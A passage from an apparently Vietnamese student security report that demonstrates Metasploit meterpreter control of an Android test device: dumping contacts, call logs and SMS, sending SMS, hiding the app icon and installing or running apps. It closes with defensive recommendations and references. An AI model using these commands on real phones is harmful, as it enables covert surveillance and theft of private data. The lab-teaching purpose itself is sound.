Hình 3.17: Xem thông tin máy nạn nhân.


Một số chức năng thực hiện



Hình 3.18: Các chức năng thực hiện


Hiển thị danh sách các app trong máy

Câu lệnh: `app_list`



Hình 3.19: Hiển thị danh sách có trong app.

Điều khiển máy nạn nhân truy cập bất kì link nào



Hình 3.20: Tự động truy cập link.


Kiểm tra máy đã root hay chưa




Hình 3.21: Kiểm tra root.

Thực hiện lấy danh sách liên hệ

Câu lệnh: `dump_contacts`




Hình 3.22: Lệnh lấy danh sách liên hệ.




Hình 3.23: Dữ liệu liên hệ.

Lấy nhật ký cuộc gọi.

Câu lệnh: `dump_calllog`



Hình 3.24: Lệnh lấy nhật ký cuộc gọi.



Hình 3.35: Dữ liệu cuộc gọi.

Thực hiện truy xuất tất cả các tin nhắn sms từ thiết bị Android đã bị xâm nhập


Dump_sms

```
meterpreter > dump_sms
[*] Fetching 5 sms messages
[*] SMS messages saved to: sms_dump_20241103065806.txt
```

Hình 3.36: Truy xuất các tin nhắn sms.

Hiển thị nội dung có trong file chứa dữ liệu từ lệnh dump_sms trong metasploit, nơi lưu trữ các tin nhắn sms được truy xuất từ một thiết bị Android:

```
cat sms_dump_20241103065806.txt
```



```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > cat Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > cat sms_dump_20241103065806.txt
[*] exec: cat sms_dump_20241103065806.txt

[+] SMS messages dump

=====
Date: 2024-11-03 06:58:06.812635937 -0500
OS: Android 9 - Linux 4.4.146 (x86_64)
Remote IP: 172.19.16.1
Remote Port: 8322

#1
Type      : Outgoing
Date      : 2024-11-03 06:57:55
Address   : 000-111
Status    : NOT_RECEIVED
Message   : Hello
```

Hình 3.37: Hiển thị danh sách sms đã truy xuất ra được.


Thực hiện gửi tin nhắn sms từ thiết bị đã bị kiểm soát

```
send_sms -d +058-345 -t "HELLO 2"
```

```
meterpreter > send_sms -d +058-345 -t "HELLO 2"
[+] SMS sent - Transmission successful
```

Hình 3.38: Thực hiện gửi tin nhắn.

Quay về máy nạn nhân xem kết quả



Hình 3.39: Kết quả sau khi gửi tin nhắn.


Ẩn biểu tượng ứng dụng khỏi màn hình chính (launcher).

Câu lệnh: `hide_app_icon`

```
meterpreter > hide_app_icon
[*] Activity MainActivity was hidden
```

Hình 3.40: Ẩn app.

Màn hình chính bên máy client sau khi ẩn đi MainActivity




Hình 3.41: App đã được ẩn.

Tự động cài đặt phần mềm cho nạn nhân

Câu lệnh: `app_install`

```
[+] eg: app_install /sdcard/Download/c011m.apk
meterpreter > app_install /sdcard/Download/uptodown-jp.pokemon.pokemontcgp.apk
[+] Request Done.
meterpreter > 
```

Hình 3.42: Cài đặt app.




Hình 3.43: App đã được cài đặt.

Thực hiện chạy app bất kì

Câu lệnh: `app_run`

```
[+] Request Done.
meterpreter > app_run com.more.dayzsurvival.gpvn
[+] Main Activity for 'com.more.dayzsurvival.gpvn' has started.
meterpreter > 
```


Hình 3.44: Chạy app bất kì.



Hình 3.45: Ứng dụng tự động bật sau khi nhập lệnh.

Thực hiện xóa app:

Câu lệnh: `app_uninstall`



Hình 3.46: Xóa app.

CHƯƠNG 4: KẾT LUẬN

4.1 Kết luận

Khai thác lỗ hổng hệ điều hành Android là một chủ đề quan trọng trong lĩnh vực bảo mật, đặc biệt khi Android là hệ điều hành phổ biến trên các thiết bị di động hiện nay. Qua quá trình thực hiện đồ án này, nhóm em đã nghiên cứu về các lỗ hổng bảo mật có thể xuất hiện trong Android, cách thức tấn công và khai thác những lỗ hổng này qua công cụ Metasploit đã được sử dụng để mô phỏng các cuộc tấn công, từ đó làm rõ cách thức hoạt động của các lỗ hổng và mức độ nguy hiểm của chúng. Đồng thời, nhóm em cũng đề xuất các biện pháp phòng ngừa hiệu quả như: cập nhật phiên bản Android, kiểm soát quyền truy cập ứng dụng và nâng cao nhận thức bảo mật cho người dùng.

Trong tương lai, việc nghiên cứu và phát triển các phương pháp bảo mật tiên tiến để phòng chống các lỗ hổng trong hệ điều hành Android sẽ được chú trọng. Cụ thể, áp dụng các kỹ thuật học máy và trí tuệ nhân tạo để phát hiện các cuộc tấn công nhanh chóng và chính xác hơn. Đồng thời, cần thúc đẩy hợp tác giữa các nhà phát triển, các tổ chức bảo mật để chia sẻ thông tin và cập nhật các lỗ hổng bảo mật kịp thời.

4.2 Hướng phát triển của đồ án

Từ những kết quả đạt được, đồ án sẽ phát triển thêm theo nhiều hướng để hoàn thiện và mở rộng. Trước hết, sẽ tiếp tục nghiên cứu các lỗ hổng mới trên các phiên bản Android hiện đại để đảm bảo tính thực tiễn. Ngoài ra, việc thử nghiệm trên thiết bị thực tế sẽ giúp đánh giá chi tiết tác động của lỗ hổng và xây dựng giải pháp bảo mật hiệu quả hơn.

Việc áp dụng AI có thể tạo ra các công cụ tự động, giúp quét và khắc phục các vấn đề bảo mật một cách nhanh chóng và chính xác hơn. Cùng với việc tập trung vào nâng cao nhận thức về bảo mật, bằng cách xây dựng các khóa học, tài liệu hướng dẫn và chương trình đào tạo dành cho cả người dùng cuối và nhà phát triển. Đây là cách thiết thực để giảm thiểu rủi ro từ các lỗ hổng bảo mật, đồng thời giúp mọi người sử dụng công nghệ một cách an toàn và tự tin hơn.

TÀI LIỆU THAM KHẢO

- [1]. [https://en.wikipedia.org/wiki/Android_\(operating_system\)](https://en.wikipedia.org/wiki/Android_(operating_system))
- [2]. <https://hoanghamobile.com/tin-tuc/android-la-gi/>
- [3]. <https://www.geeksforgeeks.org/introduction-to-android-development/>
- [4]. <https://androidoffsec.withgoogle.com/posts/attacking-android-binder-analysis-and-exploitation-of-cve-2023-20938/>
- [5]. <https://www.exploit-db.com/search?platform=android>
- [6]. <https://www.thegioididong.com/hoi-dap/diet-virus-tren-dien-thoai-749456>
- [7]. <https://ieeexplore.ieee.org/document/10066751>
- [8]. <https://developer.android.com/privacy-and-security/security-gms-provider?hl=vi>
- [9]. <https://www.exploit-db.com/?platform=android>
- [10]. <https://github.com/tjunxiang92/Android-Vulnerabilities>
- [11]. <https://github.com/secmobi/wiki.secmobi.com/blob/master/pages/vulnerabilities/Android-Vulnerability-List.md>
- [12]. <https://iverify.io/blog/iverify-discovers-android-vulnerability-impacting-millions-of-pixel-devices-around-the-world>
- [13]. <https://developer.android.com/privacy-and-security/risks/strandhogg?hl=vi>